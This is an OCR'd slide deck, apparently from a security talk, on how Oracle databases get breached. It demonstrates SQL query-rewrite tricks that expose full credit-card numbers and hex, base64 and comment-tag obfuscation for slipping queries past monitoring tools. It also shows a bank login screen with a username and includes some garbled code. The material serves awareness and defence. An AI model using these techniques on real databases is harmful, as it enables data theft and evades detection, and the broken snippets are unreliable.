How Database Breaches Really Occur (2:2)

- 48% involve privilege misuse
- 40% result from hacking



Types of hacking by percent of breaches within hacking and percent of records

- 38% utilized malware
- 28% employed social engineering
- 15% physical attacks

How are you going to prevent access by someone that has a valid userid and password?

If you can't ... what you have is the illusion of security

Foundation of Failure

- Security auditing

  A **security audit** is a systematic evaluation of the **security** of a company's information system by measuring how well it conforms to a set of established criteria.

- Compliance Audits

  A **compliance audit** is a comprehensive review of an organization's adherence to regulatory guidelines. Independent accounting, security or IT consultants evaluate the strength and thoroughness of **compliance** preparations.

- Behavioral Monitoring

  Behavioral Monitoring helps detect and prevent fraud by r**ecognizing anomalous and risky behavioral usage patterns**. All traffic and activity is monitored and typical or normal behavior is defined. **Activities displaying high risk behavioral patterns, or those not consistent with what is considered good or normal, are flagged**.

- All of these will get you past an audit
- None of them secure anything

Database Risks

- Most databases break-ins are never detected
- Never reported

- Database related risks fall into three broad categories
  - Data Theft ... the only one anyone talks about
  - Data Alteration
  - Transforming the database into an attack tool

Rewrite & Substitution

PATRICK DANCEL/FLICKR/GETTY IMAGES

Anatomy of a Query Rewrite Attack

- You cannot detect or stop a rewrite attack with any product
- Because
  - It does not move through the firewall
  - It does not involve a single packet of network traffic
  - Even if you found it in an audit log you wouldn't know what it is

  - Why have you never heard of this attack before?
  - Because no one has a product they can sell you to stop it

  - It can only be stopped by secure database configuration

Anatomy of a Query Rewrite Attack

- Many databases have the ability to rewrite SQLinside the database's own memory invisible to behavioral monitoring tools

```
SELECT cc_final4 FROM uwclass.credit_card;

CC_FINAL4
-------------------
0042
1950
```

```
SELECT ccno FROM uwclass.credit_card;

CCNO
-------------------
4370-1234-5678-0042
3704-4321-8765-1950
```

```
BEGIN
  dbms_advanced_rewrite.declare_rewrite_equivalence(
   'UW',
   'SELECT cc_final4 FROM uwclass.credit_card',
   'SELECT ccno FROM uwclass.credit_card',
    FALSE,
   'RECURSIVE');
 END;
/

PL/SQL procedure successfully completed.
```

```
SQL> SELECT cc_final4 FROM uwclass.credit_card;

CC_FINAL4
-------------------
4370-1234-5678-0042
3704-4321-8765-1950
```

- Rewrite attacks can be used to steal and alter data
- Rewrite attacks can generate a DDOS attack

Anatomy of a Substitution Attack (1:3)

- All databases can host a substitution attack
- Behavioral monitoring companies can detect some of these attacks
- You don't have to buy anything if you properly configure your databases

```
DECLARE
 input  VARCHAR2(60) := 'SELECT dummy FROM dual';
 retVal VARCHAR2(20);
BEGIN
  execute immediate input INTO retVal;
  dbms_output.put_line(retVal);
END;
/
X

PL/SQL procedure successfully completed.
```

```
DECLARE
 input  RAW(60) := '53454C4543542064756D6D792046524F4D206475616C';
 retVal VARCHAR2(20);
BEGIN
  execute immediate utl_raw.cast_to_varchar2(input) INTO retVal;
  dbms_output.put_line(retVal);
END;
/
X

PL/SQL procedure successfully completed.
```

Anatomy of Substitution Attacks (2:3)

- If the companies performing behavioral analysis can detect this?

```
 input  RAW(60) := '53454C4543542064756D6D792046524F4D206475616C';
```

- Then we do a double encodeding and submit this

```
DECLARE
 input  RAW(60) := '5530564D52554E554947523162573135494 55A53543030675A48566862413D3D';
 retVal VARCHAR2(20);
BEGIN
  execute immediate utl_raw.cast_to_varchar2(utl_encode.base64_decode(input_raw)) INTO retVal;
  dbms_output.put_line(retVal);
END;
/
X

PL/SQL procedure successfully completed.
```

- Proper configuration does not require licensing third-party products

Anatomy of Substitution Attacks (3:3)

- And if a product can detect that attack we can morph the attack by replacing spaces with comment tags

```
SQL> SELECT ccno, expdate, ccvcode FROM credit_card;

CCNO                 EXPDATE              CCVC
-------------------- -------------------- ----
4567-8901-2345-6789  20-OCT-2019 09:33:43 567
5678-9012-3456-7890  19-NOV-2019 09:33:43 890
3456-789012-34556    30-SEP-2019 09:35:23 1234

SQL> ed
Wrote file afiedt.buf

SQL> SELECT/**/ccno,/**/expdate,/**/ccvcode/**/FROM/**/credit_card/**/;

CCNO                 EXPDATE              CCVC
-------------------- -------------------- ----
4567-8901-2345-6789  20-OCT-2019 09:33:43 567
5678-9012-3456-7890  19-NOV-2019 09:33:43 890
3456-789012-34556    30-SEP-2019 09:35:23 1234
```

- The most expensive databases have the ability to prevent this behavior
- Already included in customer's existing licenses ... customers don't use it

Why Aren't Your Systems Safer?


- Hackers read all of the security industry's promotional literature
- Hackers read all of the security industry's technical literature
- Hackers read all of the published bug reports
- Guess who reads all of the literature first: CISOs or Hackers?
- Hackers purchase security products and analyze them
- When hackers learn what the security industry is doing ... they exploit it immediately ... or stop doing it
  - Even the dumbest thieves don't break-in through the front door

Patch Advisories

PATRICK DANCEL/FLICKR/GETTY IMAGES

Patching in America

- This major US bank needs to prioritize patching ... they are hardly alone



```
SQL*Plus: Release 11.2.0.1.0 Production on Thu Aug 24 13:56:10 2017

Copyright (c) 1982, 2010, Oracle.  All rights reserved.

Enter user-name: WFHMDW30
Enter password:
ERROR:
ORA-12560: TNS:protocol adapter error


Enter user-name: _
```


7 Years And Never Patched

Anatomy Of A DDOS Attack (1:6)

- Oracle releases a new security patch
- Industry downloads it days, weeks, or months later
- Hackers download it within minutes
- Hackers read the list of weaknesses
- Hackers know they have weeks to months before customers apply the patch

- I am going to teach everyone here how to attack an Oracle Database
  - With no escalated privileges
  - Without any tools or techniques such as SQL Injection
  - And with only one simple line of code
- You have an ethical and moral responsibility to use this information only for the purpose of helping your organization understand the risk they are taking by not investing in data and database security

Anatomy Of A DDOS Attack (2:6)



Document Display

Search: database security patch

Back to Results

- Agile Server Not Starting Fully After Database Security Patch 21523375 (2074804.1)
- Security Patch Update April 2017 Database Known Issues (2229042.1)
- Security Patch Update July 2017 Database Known Issues (2264640.1)
- Security Patch Update October 2017 (11.2.0.4.171017) Database Known Issues (2297788.1)
- Potential Impact of Installing Oracle Database Security Patches on Servers running OCNCC (1559390.1)
- Database Security Patching from 12.1.0.1 onwards (1581950.1)
- FAQ - SES Mandatory Software Patches And Security Patch Certification Information (2204694.1)
- Information Center: Patching and Maintaining Database Security Products (1548957.2)
- All About Security: User, Privilege, Role, SYSDBA, O/S Authentication, Audit, Encryption, OLS, Database Vault, Audit Vault (207959.1)
- Security Checklist: 10 Basic Steps to Make Your Database Secure from Attacks (1545816.1)

Load More... Back to Results

PURPOSE

This document lists the known issues for Oracle Database Security Patch Update (11.2.0.4.171017) dated October 17, 2017. These known issues are in addition to the issues listed in the individual READMEs.

SCOPE

The document is for Database Administrators and/or others tasked with Quarterly Security Patching.

DETAILS

Patch 26474853 - Security Patch Update October 2017 (11.2.0.4.171017) Database Known Issues

For CPUOct2017

My Oracle Support Document ID: 2297788.1

Released: October 17, 2017

This document lists the known issues for Oracle Database Security Patch Update dated October 2017 - 11.2.0.4.171017 (aka patch 26474853). These known issues are in addition to the issues listed in the individual CPUOct2017 READMEs.

This document includes the following sections:

- Section 1, "Known Issues"
- Section 2, "Modification History"
- Section 3, "Documentation Accessibility"

1 Known Issues

Was this document helpful?

○ Yes
○ No

Document Details

Type:	REFERENCE
Status:	PUBLISHED
Last Major Update:	Oct 30, 2017
Last Update:	Oct 30, 2017

Information Centers

No Information Center available for this document.

Document References

No References available for this document.


Recently Viewed

Secure Configuration for Oracle E-Business Suite Release 12.1 [403537.1]

Secure Configuration Guide for Oracle E-Business Suite 11i [189367.1]

Can The OWAPUB Schema Be

Anatomy Of A DDOS Attack (3:6)



Patch Details

Patch 26474853: DATABASE SECURITY PATCH UPDATE 11.2.0.4.171017

Last Updated Oct 30, 2017 6:20 PM (5+ months ago)

Product Oracle Database - Enterprise Edition (More...)
Release Oracle 11.2.0.4.0
Platform IBM: Linux on System z

Size 19.4 MB
Download Access Software
Classification Security
Patch Tag All Database

Recommendations / Certifications


Recommended for Oracle Database 11.2.0.4.0

Bugs Resolved by This Patch

13944971	Fix for Bug 13944971
16450169	Fix for Bug 16450169
16524926	APEX: ORA-1031 WITH ORACLE MULTIMEDIA AND REALM PROTECTED DB SCHEMA
16721594	Fix for Bug 16721594
17006570	Fix for Bug 17006570
17088068	Fix for Bug 17088068
17343514	REMOVE JAVA FROM CATBUNDLE
17551063	Fix for Bug 17551063
17551709	DATABASE SECURITY PATCH UPDATE 11.2.0.4.0 (CPUJAN2014)
17600719	DBMS_UTILITY.INVALIDATE ORA-3113 ORA-7445 CORE DUMP [OPIGLN]

Open Readme to View all Bugs

Anatomy Of A DDOS Attack (4:6)



